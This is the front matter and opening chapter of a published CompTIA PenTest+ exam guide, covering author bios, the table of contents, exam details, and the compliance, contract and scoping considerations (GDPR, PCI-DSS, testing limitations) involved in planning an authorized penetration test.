

**“All-in-One Is All You Need.”**

**ALL-IN-ONE**

CompTIA.

# PenTest+<sup>TM</sup>

Certification  
Exam PT0-002

**E X A M   G U I D E**

**S E C O N D   E D I T I O N**

Save 10% on any  
CompTIA exam  
voucher! Coupon  
code inside.

Online content  
includes:

- 170 practice exam questions
- Interactive performance-based questions
- Test engine that provides full-length practice exams or customizable quizzes by chapter or exam objective

*Complete coverage  
of all objectives for  
exam PT0-002*

*Ideal as both a study  
tool and an  
on-the-job reference*

*Filled with practice exam  
questions and in-depth  
explanations*



**HEATHER LINN**

CompTIA PenTest+, OSCP, CISSP®

**RAYMOND G. NUTTING**

CompTIA PenTest+, CISSP-ISSEP®

*“All-in-One Is All You Need.”*

ALL-IN-ONE

CompTIA.

# PenTest+<sup>TM</sup>

Certification  
Exam PT0-002

E X A M   G U I D E

S E C O N D   E D I T I O N

Save 10% on any  
CompTIA exam  
voucher! Coupon  
code inside.

Online content  
includes:

- 170 practice exam questions
- Interactive performance-based questions
- Test engine that provides full-length practice exams or customizable quizzes by chapter or exam objective

*Complete coverage  
of all objectives for  
exam PT0-002*

*Ideal as both a study  
tool and an  
on-the-job reference*

*Filled with practice exam  
questions and in-depth  
explanations*



HEATHER LINN

CompTIA PenTest+, OSCP, CISSP®

RAYMOND G. NUTTING

CompTIA PenTest+, CISSP-ISSEP®

---

## ABOUT THE AUTHORS

**Heather Linn** is a red teamer, penetration tester, threat hunter, and cyber security strategist with more than 20 years of experience in the security industry. During her career, she has consulted as a penetration tester and digital forensics investigator and has operated as a senior red team engineer inside Fortune 50 environments. In addition to being an accomplished technical editor, including *Gray Hat Hacking* (McGraw Hill, 2018), Heather has written and delivered training for multiple security conferences and organizations, including Black Hat USA and Girls Who Code. Heather has contributed to open-source frameworks for penetration testing and threat hunting. She holds or has held various certifications, including OSCP, CISSP, GREM, GCFA, GNFA, and PenTest+.

**Ray Nutting** is a security practitioner with over 20 years' experience in the field of information security. He is the co-owner and founder of nDepth Security, a managed security service provider that specializes in penetration testing. He graduated magna cum laude with a degree in computer information systems and a concentration in information systems security. He holds numerous industry-recognized certifications, including the ISC2 CISSP and ISSEP, EC-Council C|EH v5, and the CompTIA PenTest+, and has presented at various conferences and events throughout his career.

### About the Technical Editor

**Ryan Linn** has over 20 years in the security industry, ranging from systems programmer, to corporate security, to leading a global cybersecurity consultancy. Ryan has contributed to a number of

open-source projects, including Metasploit and the Browser Exploitation Framework (BeEF). Ryan participates in Twitter as @sussurro, and he has presented his research at numerous security conferences, including Black Hat and DEF CON, and has provided training in attack techniques and forensics worldwide.

ALL ■ IN ■ ONE

# CompTIA PenTest+<sup>TM</sup> Certification

## EXAM GUIDE

Second Edition  
(Exam PT0-002)

Heather Linn  
Raymond G. Nutting



New York Chicago San Francisco  
Athens London Madrid Mexico City  
Milan New Delhi Singapore Sydney Toronto

McGraw Hill is an independent entity from CompTIA® and is not affiliated with CompTIA in any manner. This publication and accompanying media may be used in assisting students to prepare for the PenTest+ exam. Neither CompTIA nor McGraw Hill warrants that use of this publication and accompanying media will ensure passing any exam. CompTIA and PenTest+™ are trademarks or registered trademarks of CompTIA in the United States and/or other countries. All other trademarks are trademarks of their respective owners. The CompTIA Marks are the proprietary trademarks and/or service marks of CompTIA and its affiliates used under license from CompTIA.

Copyright © 2022 by McGraw Hill. All rights reserved. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

ISBN: 978-1-26-427490-1  
MHID: 1-26-427490-4

The material in this eBook also appears in the print version of this title: ISBN: 978-1-26-427489-5, MHID: 1-26-427489-0.

eBook conversion by codeMantra  
Version 1.0

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill Education eBooks are available at special quantity discounts to use as premiums and sales promotions or for use in corporate training programs. To contact a representative, please visit the Contact Us page at [www.mhprofessional.com](http://www.mhprofessional.com).

Information has been obtained by McGraw Hill from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw Hill, or others, McGraw Hill does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

## **TERMS OF USE**

This is a copyrighted work and McGraw-Hill Education and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill Education's prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

**THE WORK IS PROVIDED "AS IS."** McGRAW-HILL EDUCATION AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill Education and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill Education nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill Education has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill Education and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall

apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

This book is dedicated to my mom. Thank you for fostering my creativity, showing me patience, and teaching me the underappreciated value of a well-timed and genuinely stupid joke.

*—Heather Linn*

---

# CONTENTS AT A GLANCE

- Chapter 1** Planning and Engagement
  - Chapter 2** Information Gathering and Vulnerability Scanning
  - Chapter 3** Network-Based Attacks
  - Chapter 4** Wireless and RF Attacks
  - Chapter 5** Web and Database Attacks
  - Chapter 6** Attacking the Cloud
  - Chapter 7** Specialized and Fragile Systems
  - Chapter 8** Social Engineering and Physical Attacks
  - Chapter 9** Post-Exploitation
  - Chapter 10** Post-Engagement Activities
  - Chapter 11** Tools and Code Analysis
  - Chapter 12** Tools Inventory
  - Appendix A** Objective Map
  - Appendix B** About the Online Content
- Glossary
- Index

---

# CONTENTS

Acknowledgments

Introduction

- Chapter 1**
- Planning and Engagement
  - Governance, Risk, and Compliance
    - Regulatory and Compliance Considerations
  - Testing Limitations
    - Time-Based Limitations
    - Asset Scope Limitations
    - Tool Limitations
    - Allowed and Disallowed Tests
  - Contracts and Documentation
    - Master Services Agreement
    - Nondisclosure Agreement
    - Statement of Work
    - Rules of Engagement
    - Permission to Test
  - Scope and Requirements
    - Standards
    - Environmental Considerations for Scoping
    - Target Selection
    - Contract Review
    - Communication Planning
  - Professionalism and Integrity
    - Communication
    - Integrity

Risks to the Tester

Chapter Review

Questions

Answers

References

## **Chapter 2** Information Gathering and Vulnerability Scanning

Passive Reconnaissance

DNS Recon

OSINT

Search Engines

Active Reconnaissance

Host Enumeration

Service Identification and Fingerprinting

Web Content Enumeration

User Enumeration

Defense Detection and Detection Avoidance

Vulnerability Scanning and Analysis

Credentialed vs. Noncredentialed Scanning

Compliance and Configuration Auditing

Vulnerability Research Sources

Chapter Review

Questions

Answers

References

## **Chapter 3** Network-Based Attacks

Name Resolution Exploits

DNS Spoofing and Cache Poisoning

Attacking LLMNR and NetBIOS

Password Attacks

Brute-Force and Dictionary Attacks

Password Spraying

Hash Cracking

Stress Testing Applications and Protocols  
Network Packet Manipulation  
    Analyzing and Inspecting Packets  
    Forge and Decode Packets  
Layer 2 Attacks  
    Attacking the Spanning Tree Protocol  
    VLAN Hopping  
    Bypassing Network Access Controls  
Researching an Attack  
    An Attack on FTP  
    An Attack on Samba and NFS  
Chapter Review  
    Questions  
    Answers

**Chapter 4**    Wireless and RF Attacks  
802.11 Wireless  
    Wireless Networking Overview  
    Wireless Testing Equipment  
    Attacking Wireless  
Attacking Bluetooth  
    Bluetooth Specifications  
    Device Discovery  
    Bluetooth Attacks  
RFID and NFC  
Chapter Review  
    Questions  
    Answers  
References

**Chapter 5**    Web and Database Attacks  
OWASP Top Ten  
Injection Attacks  
    Command Injection

- SQL Injection
- LDAP Injection
- Cross-Site Scripting
- Cross-Site Request Forgery
- Attacking Authentication and Session Management
  - Brute-Force Login Pages
  - Session Management Testing
- Data Exposure and Insecure Configuration
  - Weak Access Controls
  - Exposing Sensitive Data
  - Directory and Path Traversals
  - Sensitive Data Exposure
- Inclusion Attacks
- Race Conditions
- Chapter Review
  - Questions
  - Answers

**Chapter 6** Attacking the Cloud

- Account and Privilege Attacks
  - Credential Harvesting
  - Privesc
  - Account Takeover
  - Password Spraying
- Misconfigured Cloud Assets
  - Identity and Access Management
  - Federation
  - Object Storage
  - Containerization Technologies
- Cloud-Centric Attacks
  - Denial of Service
  - Cloud Malware Injection
  - Side-Channel Attacks

Software Development Kits  
Chapter Review  
Questions  
Answers

- Chapter 7 Specialized and Fragile Systems**
- Mobile Devices
    - Testing Concepts
    - Mobile Hardware
    - Mobile Operating Systems Overview
    - Mobile Applications Overview
    - Testing iOS
    - Testing Android
  - Virtual and Containerized Systems
  - Other Nontraditional Systems
    - SCADA and Industrial Control Systems
    - Embedded Systems
- Chapter Review
- Questions
- Answers

- Chapter 8 Social Engineering and Physical Attacks**
- Physical Security and Social Engineering
    - Pretexting and Impersonation
    - Methods of Influence
  - Social Engineering and Physical Attacks
    - Phishing Attacks
    - Other Web Attacks
    - Social Engineering Tools
    - Dumpster Diving
    - USB Dropping
    - Shoulder Surfing
    - Tailgating
    - Badges

Basic Physpen Tools  
Countermeasures  
Chapter Review  
    Questions  
    Answers  
References

**Chapter 9** Post-Exploitation

- Enumeration
  - Discovery
  - Credential Access
- Privilege Escalation
  - Linux Privilege Escalation
  - Windows Privilege Escalation
- Covert Channels and Data Exfiltration
  - SSH Tunneling
  - Shell Types
  - Command and Control
  - Data Exfiltration
- Lateral Movement
  - Living Off the Land
  - Passing the Hash
  - RPC/DCOM
  - Remote Desktop Protocol
  - WinRM
- Maintaining Persistence
  - Windows
  - Linux
- Covering Your Tracks
  - Clearing Command History
  - Timestomping
  - File Deletion
- Chapter Review

Questions

Answers

## **Chapter 10** Post-Engagement Activities

The Anatomy of a Pentest Report

    Reporting Audience

    Report Contents

    Storage and Secure Distribution

    Attestations

Findings, Recommendations, and Analysis

    Recommendations

    Common Themes and Root Causes

Post-Engagement Activities

    Cleanup

    Client Acceptance

    Lessons Learned

    Retesting and Follow-up

Chapter Review

    Questions

    Answers

References

## **Chapter 11** Tools and Code Analysis

Logic Constructs

    Conditionals

    Loops

    Boolean Operators

    Arithmetic and String Operators

Data Structures

    Key Values and Keys

    Arrays, Dictionaries, and Lists

    Trees

    CSV, XML, and JSON

Other Programming Concepts

Procedures  
Functions  
Classes  
Libraries

**Practical Examples**

Bash  
Python  
Perl  
Ruby  
JavaScript  
PowerShell

**Specialized Examples**

Bash Shells  
Bash Automation  
PowerShell Shells  
PowerShell: Enumerating AD Users and Computers  
Python Port Scanner  
Python Encoding  
Using Python to Upgrade to a Fully Interactive Shell  
Using Perl to Modify IP Addresses in a File  
Perl Reverse Shell  
JavaScript Downloader

**Chapter Review**

Questions  
Answers

## **Chapter 12** Tools Inventory

### **Appendix A** Objective Map

Objective Map: Exam PT0-002

### **Appendix B** About the Online Content

System Requirements  
Your Total Seminars Training Hub Account

[Privacy Notice](#)  
[Single User License Terms and Conditions](#)  
[TotalTester Online](#)  
[Other Book Resources](#)  
    [Performance-Based Questions](#)  
    [Downloadable Content](#)  
[Technical Support](#)

[Glossary](#)

[Index](#)

---

## ACKNOWLEDGMENTS

I'd like to thank all of the open-source security practitioners who have contributed in some way, shape, or form to the greater good of improving and standardizing "information security" practices. To name everyone who has contributed would require a book all to itself, but to name a few I would say thank you to OWASP for providing foundational learning material on the arts of web and mobile application security testing. Thank you to all those who contributed to the Open Source Security Testing Methodology Manual (OSSTMM); the Information Systems Security Assessment Framework (ISSAF); the Penetration Testing Execution Standard (PTES); and the CVE, CWE, CAPEC, and ATT&CK framework provided by MITRE. Thank you to PentesterLab and other silent contributors who have shared their knowledge and expertise on certain subjects to help inspire the development of certain exercises used in this book. I would like to acknowledge and extend a big thank you to McGraw Hill, especially my acquisitions editor, Lisa McClain; my coordinators, Emily Walters and Caitlin Cromley-Linn; and copy editor, Lisa McCoy. It takes an absolute village. Thank you for keeping me on track and making sure I sound as smart as possible. Thanks to my tech editor, Ryan Linn, for fact checking and proofing my code. And thank you to all of my friends who have helped me along the way. You know who you are!

---

# INTRODUCTION

Why CompTIA PenTest+? The CompTIA PenTest+ exam evaluates testing candidates in five specific domain areas: Planning and Scoping, Information Gathering and Vulnerability Scanning, Attacks and Exploits, Reporting and Communication, and Tools and Code Analysis. Successful testing candidates should ensure they have, at a minimum, the intermediary skills and on-the-job knowledge of how to conduct and execute penetration testing activities in all five domain areas, including planning and scoping a penetration test; understanding legal and compliance requirements; performing vulnerability scanning and penetration testing using appropriate tools and techniques, and then analyzing the results; and producing a written report containing proposed remediation techniques, effectively communicating the results to the management team, and providing practical recommendations. How many years of experience equate to “intermediary skills and knowledge”? That answer can vary, depending on your work and educational background. CompTIA recommends having a Network+, Security+, or equivalent background with a minimum of three to four years of hands-on experience performing penetration tests, vulnerability assessments, and code analysis.

I have met plenty of successful professionals in this field who either have no college degree or have a degree in an entirely unrelated field. I have also met smart students whose academic grasp of computing theory has utterly fallen apart under challenge in the real world. A four-year degree in a computer-related field of study is not guaranteed to provide you with all of the knowledge or skills you need to be successful as a penetration tester. While a

degree curriculum that builds solid communication and writing skills and confers students with a functional understanding of programming and systems administration concepts may help build fundamentals, the only real pathway to success is a passion for your subjects of expertise that drives you to work hard outside of school and work, learning often-esoteric concepts about computing systems.

Individuals who have a system administrator or developer background often have experience and skills that give them an advantage over those who do not within the penetration testing field. Knowing how systems, software, and networks are designed and configured can help make educated guesses that identify implementation or configuration weaknesses. Even understanding when default passwords are used or how people think about choosing their passwords can turn an aspiring penetration tester into a fairly good one. In my opinion, it's a good career choice to get experience working in a corporate environment as a developer or an engineer before you try to become a penetration tester, because that experience can be valuable during a penetration test.

CompTIA revised the PenTest+ certification in 2020, with version PT0-002. You can purchase a PenTest+ exam voucher through CompTIA at <https://store.comptia.org>. Be sure to use the 10 percent off coupon code included with this book! The exam voucher expires 12 months after the date of purchase. Then, once you are ready to sit and take the exam, you can schedule a date and time to do so at a Pearson VUE facility near you ([www.pearsonvue.com/comptia](http://www.pearsonvue.com/comptia)). There are 85 performance-based and multiple-choice questions. You will have 165 minutes to complete the exam, and a passing score of 750 (on a scale of 100 to 900) is required. The CompTIA PenTest+ certification exam objectives break down the percentage of examination based on domain.

CompTIA PenTest+ Exam: PT0-002	
Domain	Percentage of Examination
1.0 Planning and Scoping	14%
2.0 Information Gathering and Vulnerability Scanning	22%
3.0 Attacks and Exploits	30%
4.0 Reporting and Communication	18%
5.0 Tools and Code Analysis	16%

When taking the exam, you should be able to single out the best answer based on the process of elimination. This test is based on hands-on knowledge of penetration testing. You will need to have an understanding of programming logic, network services, penetration testing tools (e.g., Nmap and Netcat), and operating systems. When taking the exam, sit down, relax, don't overthink the questions, and rely on your normal thought process to help you pass the exam.

## How to Use This Book

This book is not designed to teach you how to be a penetration tester. There are many skills and concepts needed for this career that could never fit within the scope of a single book. Instead, this book will cover everything you need to know to pass the CompTIA PenTest+ PT0-002 examination. The five PenTest+ domains are broken up into 12 chapters that cover, from start to finish, how to prepare for a penetration test, how to execute the penetration test, how to write a penetration test report, and what strategies you can use to help effectively communicate with the customer. To help you complete the exercises in the book, I recommend downloading the latest version of Kali Linux. You can download the latest version for your specific architecture from <https://www.kali.org/downloads/>. To check which version of Kali you have installed, you can read the contents of the `/etc/os-release` file.

Each chapter has several components designed to effectively communicate the information you'll need for the exam:

- At the beginning of each chapter, bullet points and a chapter introduction summary are provided to help you prepare for the information you will learn in the chapter.
  - Tips are used throughout the book to provide readers with best practices for using certain tools.
  - Exam tips will help point out specific things you should concentrate on during your studies, as you may see them covered on the exam.
  - Notes are a short reference to expand on a topic, provide essential information regarding a section in the chapter, or offer further reading guidance for areas that may go above and beyond what you need to know for the test.
  - Caution areas help readers understand that the use of a tool, technique, etc., could be dangerous or require additional forethought before its use. A penetration tester has a fun job, but a level of due diligence also is required. The penetration tester emulates the malicious intent of an attacker to help the customer find holes in their networks, but a penetration tester doesn't do things deliberately (or destructively) without the knowledge and consent of the customer.
  - Some chapters provide sidebars that elaborate on a topic, technique, or a technology regarding a section in the chapter.
- 



**NOTE** Although this book covers all of the exam objectives to some degree, no single book source can provide you with everything you need to know to be a successful penetration tester. We've done our best with this exam guide to prepare you with what you'll need to know for the exam, but penetration testing is simply too broad a field for every detail to fit in a single book. Where possible, we've provided resources to aid you in further reading. However, you should also indulge in your own research by reading books and blog

posts from other penetration testers and security researchers who aren't called out in this book. These can expand your knowledge of the field and may give you a deeper understanding of the topics covered by the exam and make you a better penetration tester.

## **End-of-Chapter Questions**

At the end of each chapter, you'll find review questions that cover the material you learned in that particular chapter. These questions are designed to help you test your understanding of the subject matter as it is presented within the book. They are not designed to evaluate your specific preparedness for the exam. For each question there is an answer and explanation as to why it is the right answer. You should find the answers to the end-of-chapter questions a little more definitive than the answers on the CompTIA PenTest+ exam. Some of those answers could swing either way, or you may find that none of the answers provided is the best choice for the question. A test-taking strategy you can use for the CompTIA PenTest+ exam (and the practice questions provided) is the process of elimination. The questions are multiple choice (with the exception of some of the performance-based questions you may be asked), so you should be able to narrow down your selection to maximize your potential for getting the correct answer.

## **The Objective Map**

The objective map included in [Appendix A](#) has been constructed to help you cross-reference the official exam objectives from CompTIA with the relevant coverage in the book. References have been provided for the exam objectives exactly as CompTIA has presented them, with the chapter that covers each objective.

## **The Online Content**

This book includes access to online content that you can use to follow along with the [Chapter 5](#) exercise, the TotalTester Online practice exam software that will allow you to generate complete

practice exams or customized quizzes by chapter or by exam domain, and performance-based questions. Unlike the end-of-chapter review questions, the TotalTester practice exam questions are very similar to the types of questions you will see on the real exam. For more information, see [Appendix B](#).

---



**CAUTION** Follow along with the exercises at your own risk.  
McGraw Hill does not assume responsibility for any mishaps.

# CHAPTER 1

---

## Planning and Engagement

In this chapter, you will learn about

- Regulatory and compliance considerations for penetration tests
  - Legal concepts including limitations on testing, contracts, and documentation
  - Penetration testing types, scoping, and testing requirements
  - Professionalism, integrity, the ethical hacking mindset, and risks and responsibilities for penetration testers
- 

One of the hardest things to do as a pentester is planning and preparing for a pentest engagement. Each engagement will differ from the last, and no customer is ever the same. In this chapter you will learn about the various concepts that can affect penetration test scoping, ways to manage a schedule and meet customer expectations, and some of the concepts you need to know to protect yourself and your customer.

## Governance, Risk, and Compliance

Governance, risk, and compliance (GRC) describes the processes, tools, and strategies that organizations use to address compliance with industry regulations, enterprise risk management, and internal governance. Penetration tests are often used to examine risk and comply with legal and regulatory requirements for testing. Pentests practically evaluate an organization's security regarding their processing and handling of protected data. It is important for you to

understand how pentesting fits within GRC, as it may affect various elements of the testing effort.

---



**NOTE** The GRC model is defined by the OCEG (<https://go.oceg.org>) as a standard that unifies various subdisciplines of governance, risk, audit, compliance, ethics/culture, and IT. Organizations can adapt GRC into their own framework to enable executive management, the IT department, and the security department to communicate more efficiently and effectively in order to accomplish the organization's strategic goals. ISACA (<https://www.isaca.org>), NIST (<https://nist.gov>), and the International Organization for Standardization (<https://www.iso.org>) can provide additional information on how to properly implement and manage GRC.

## Regulatory and Compliance Considerations

Laws that affect penetration testing vary across countries, regions, and localities such as states and even cities. Laws may affect what tools you are allowed to use, whether or not certain types of cryptography can be exported, and even what activities are permitted during a pentest. Scoping should consider what laws apply to the target, as well as what corporate policies affect testing.

Generally, compliance-based penetration testing evaluates adherence to these policies, laws, and regulations. This type of testing considers the security of specifically defined data types, often within the context of a defined protected environment. Therefore, asking about the client's data classification policies may be useful during scoping. Compliance requirements may affect how a penetration test must be conducted, how frequently tests must occur, and even who is allowed to conduct testing. In this section, we'll talk a little bit about these concepts, specific impacts to testing,

and give two examples of regulations and standards you might run into during test planning.

## Compliance Concepts

You should have a basic understanding of a few common GRC concepts when discussing the penetration test with your clients. These may be mentioned in standards and regulations or internal policies, and you will need to be aware of how they affect your decisions about penetration testing.

*Confidentiality* is the concept of limiting access to data based on need to know. Companies and individuals who own and process data are frequently held responsible by regulations and standards for preventing unauthorized disclosure of the data. As a pentester, you will typically be contractually responsible for safeguarding the secrets of your client as well. We'll talk more about this later in this chapter when we address contracts and documentation.

Privacy is not the same as confidentiality. **Privacy** is a legal concept that addresses what rights an individual has to control how their personal information is used, collected, and disclosed. Standards and regulations can define these rights and therefore the rules under which a company handles this data.

That brings us to data types. Each standard or regulation defines what it considers to be protected data. Ask your client about what data they consider important, but also what data they have that is considered to be protected data by the regulations and industry standards they follow. Then, make sure you know how to recognize this data when you see it during a pentest. For this chapter, we'll talk about three types of data you may see during compliance-based penetration tests.

**Personally identifiable information (PII)** or **personal information** is generally data that allows identification of one individual over other individuals. It is often considered to be a single piece of data (such as a Social Security number or other national identifier) or a combination of data (such as a name and postal address). This information is considered sensitive due to legal

requirements surrounding privacy. The specifics of each standard or regulation will define what is considered personal data.

**Protected health information (PHI)** is similar to PII, but it applies to data that was created or used in a health care context. This may apply to medical diagnoses, provider visit details, or other attributes that define an individual's health or health care. As with PII, individual regulations will define what constitutes PHI. For example, the U.S. Health Insurance Portability and Accountability Act defines 18 specific pieces of information that classify as PHI, including e-mail addresses, bank account numbers, last name plus first initial, biometric identifiers, and treatment dates, among others.

**Cardholder data (CHD)** is often specific to Payment Card Industry Data Security Standards (PCI-DSS). This is a type of PII that is specifically related to cardholders. Protected data may include account numbers, authentication data for financial transactions using payment cards, and other customer data either alone or in combination. Identifying this data when it is stored or transmitted during a penetration test may be central requirements during compliance-based pentesting efforts.

## Impact to Testing and Reporting

You will need to identify when compliance-related testing requires changes to your testing methodology, plan your penetration test accordingly, and incorporate compliance-based concerns into your discussions with the client. Your test may require special consideration for testing of access vectors and environmental boundaries, allow or forbid specific types of tests, or set rules for data access that are different from other types of pentests.

Much as with data types, standards and regulations may define the concept of a protected environment. This may define where clients can store, collect, or process protected data and set requirements for segregation from other networks. As a pentester, you will need to identify these boundaries and negotiate testing parameters to appropriately evaluate security across those boundaries. This may control deployment of testing devices,

requiring tests from within the protected environment and outside of it. You may be required to make sure that protected data resides only within those boundaries. Compliance-based tests may require specific tests to evaluate the secure transmission of data, such as checking cipher strength or performing layer 2 network attacks. These tests may not be applicable in other pentests. You might even be forbidden from directly accessing certain kinds of protected data during testing. Instead, construct your findings to prove that access is possible.

For compliance-based testing, clients may request special considerations for the report. In addition to redacting protected data from evidence or providing evidence without directly accessing protected data, you may be asked to link findings to specific parts of a standard or regulation. The subjective severity of findings may even change based on compliance requirements. A finding regarding unsecured data transmission may hold more risk if the data being transmitted is protected, for example.

In light of the specialized knowledge this kind of testing requires, some governing bodies require that testers be qualified before the pentest can be accepted for compliance purposes. UK government entities, for example, require clearance from the National Cyber Security Centre (NCSC) via their CHECK program (<https://www.ncsc.gov.uk/articles/using-check-provider>). In other cases, industry certifications, such as CREST,<sup>1</sup> may be used to justify a tester's experience. However, it is worth noting that it is not typically your responsibility to say whether or not a tested client is compliant with an industry standard or regulation—only to identify security issues related to those compliance requirements.

Let's revisit our unsecured data transmission example. Assume a regulation requires secure transmission of protected data. During testing, you find an FTP server transmitting protected data in plaintext. Your finding states that protected data is being transmitted insecurely with the FTP server and references the section of the regulation that describes rules for transmission of protected data. The finding does not need to call this noncompliant. Instead, an

independent assessor will typically determine that it results in noncompliance.

---



**EXAM TIP** Pентest planning and scoping may require additional questions about which standards and regulations apply to the client, what data types are protected, data flow diagrams, and required objectives for testing. The answers to these questions can affect test methodology, test tooling, and reporting.

## GDPR

The General Data Protection Regulation 2016/679, or GDPR, is a law passed within the European Union (EU) that imposes data privacy and security obligations on organizations that target or collect data related to people in the EU.<sup>2</sup> It's important to note that this applies to anyone, even if they are outside of the EU, as long as they process personal data of people in the EU or offer goods and services to people in the EU. As of the time of this writing, the law was retained in the United Kingdom after Brexit.

Personal data is defined by GDPR as data that can be used to distinguish one individual from other individuals, either directly or with the use of additional information.<sup>3</sup> A nonexhaustive list provided by GDPR lists identifiers that may be used alone or in combination with one another to describe personal data. Such information, when captured in testing artifacts, may need to be anonymized or removed when stored or used in reports in order to meet the terms of the law. However, GDPR does not define what form testing must take or how frequently it must occur.

---



**NOTE** Performing work for an organization that is subject to GDPR may also require a discussion with your legal counsel in order to confirm whether additional contract language is required during test planning. Pentesters should also discuss whether they need to observe any special procedures when accessing, storing, or transmitting protected information during the course of testing.

A penetration test for GDPR purposes will generally evaluate the security of data transfer and data storage and the security of systems that perform transfer, processing, and storage for protected data. Testing will likely require testers to focus on identifying what protected data has been collected, where and how it is stored and transmitted, and access vectors or controls protecting that data in order to help the GDPR-obligated entity to evaluate their compliance according to the terms of the law.<sup>4</sup>



**EXAM TIP** As a refresher to recognize GDPR questions, the type of data protected is personal data of persons in the EU. The goals of testing include security of storage, transmission, and destruction of personal data by data processors. Enforcement is handled by government.

## PCI-DSS

In an effort to combat financial crime, the major payment card brands (Visa, MasterCard, American Express, Discover, and JCB) established the Payment Card Industry Security Standards Council (PCI-SSC)<sup>5</sup> to define a series of rules that businesses that process payments using payment cards should follow in order to better secure card data and transactions. The resulting standard is called PCI-DSS.



**NOTE** Information in this chapter applies to PCI-DSS version 3.2.1. For the most up-to-date version of the standard, you should refer to the standards directly in the PCI-SSC document library:  
[https://www.pcisecuritystandards.org/document\\_library](https://www.pcisecuritystandards.org/document_library)

According to the standard, “PCI-DSS applies to all entities involved in payment card processing—including merchants, processors, acquirers, issuers, and service providers. PCI-DSS also applies to all other entities that store, process, or transmit cardholder data and/or sensitive authentication data.”<sup>6</sup> However, PCI-DSS is a standard, not a law. Penalties for noncompliance are not enforced by governments. Instead, noncompliant merchants may be subject to fines or even lose their ability to accept payments using payment cards from the brands noted earlier at the discretion of the merchant’s service provider or acquirer. PCI-DSS defines due diligence practices for securing cardholder data and protecting the card data environment (CDE) and provides guidance for penetration tests and organizations that require penetration tests in the document “Information Supplement: Penetration Testing Guidance.”<sup>7</sup> This guidance explains some of the PCI-specific testing methodologies and tests that are expected as part of compliance testing for the standard.

---



**EXAM TIP** As a refresher to recognize PCI-DSS questions, the type of data protected is cardholder data. There are likely references to the card data environment. Goals of testing include security of storage, transmission, and retention of CHD data by data processors. Enforcement is handled within the industry.

PCI-DSS defines protections for cardholder data and sensitive authentication data as in [Table 1-1](#). These elements may be stored (e.g., PAN, cardholder name), but may be required to be rendered unreadable when stored (e.g., service code, expiration date). Other types of data are not allowed to be stored and may result in a pentest finding (e.g., full track data or CVV2). Testers should not only know how to recognize this data during testing and what the compliance requirements are for storage but also be aware of data handling requirements for redacting these records when storing evidence and writing findings in reports.

Sensitive Authentication Data	Cardholder Data
<ul style="list-style-type: none"><li>• PINs and PIN blocks</li><li>• CAV2, CVC2, CVV2, CID</li><li>• Full track data (magstripe data or on-chip equivalent)</li></ul>	<p>Primary account number (PAN) along with any of the following:</p> <ul style="list-style-type: none"><li>• Cardholder name</li><li>• Service code</li><li>• Expiration date</li></ul>

**Table 1-1** PCI-DSS Account Data<sup>8</sup>

When scoping this type of assessment, careful consideration should be given to ensure that the organization's entry points into the network are fully covered and documented. PCI-DSS assessments, for instance, require testing from inside and outside of the regulated environment. This affords a variance in perspectives and helps ensure consistency with how the data is protected from both outside and inside the organization. Limited access to the organization's network and storage systems may only provide a subset of the information necessary to successfully complete a full audit. This could lead to inconsistencies with the results and jeopardize the integrity of the audit. Compliance-based assessments designed to test regulated environments have different testing requirements based on data type and data handling instead of traditional goal-oriented objectives to access or exfiltrate data

through open means. However, both are point-in-time assessments. Each one captures the state of the environment at the time of testing, even though each testing type is executed differently.

---



**NOTE** The pentester is responsible for being aware of PCI-DSS testing requirements and communicating them to the customer during scoping. Any limitations put on testing or on the environment need to be documented. The PCI assessor is responsible for determining whether or not the defined parameters are valid for compliance.

## Testing Limitations

Other limitations may apply when you are scoping a pentest, such as testing windows and time frames, what tools you are allowed to use, assets you are not allowed to test, and methods you are allowed to use during testing. Some of these limitations are imposed by city, state, or country laws. Others may be imposed by the organization being tested. As a pentester, you should ask what limitations apply as part of scoping. That may mean consulting with legal counsel when operating in an unfamiliar geography or having a discussion with stakeholders about the effect on the test resulting from such limitations. As these limitations affect what you are able to test, they may affect the results of your testing, so you will need to document those impacts in your reporting and contracts. Let's look at three examples.

### Time-Based Limitations

Assume your client wishes to limit you to testing between the hours of 8 P.M. and 6 A.M. when no users are active. Their goal is for you to explore the impact of a compromised computer inside their network.

Since no users are logged in, you will not likely have success with social engineering efforts simulating a business e-mail compromise or attacks that rely on user interaction. Since your test can't examine the impact of those kinds of attacks, the report results must reflect that. What if no business transactions occur at this time? You wouldn't be able to get an accurate assessment of the security of those transactions within this limitation either.

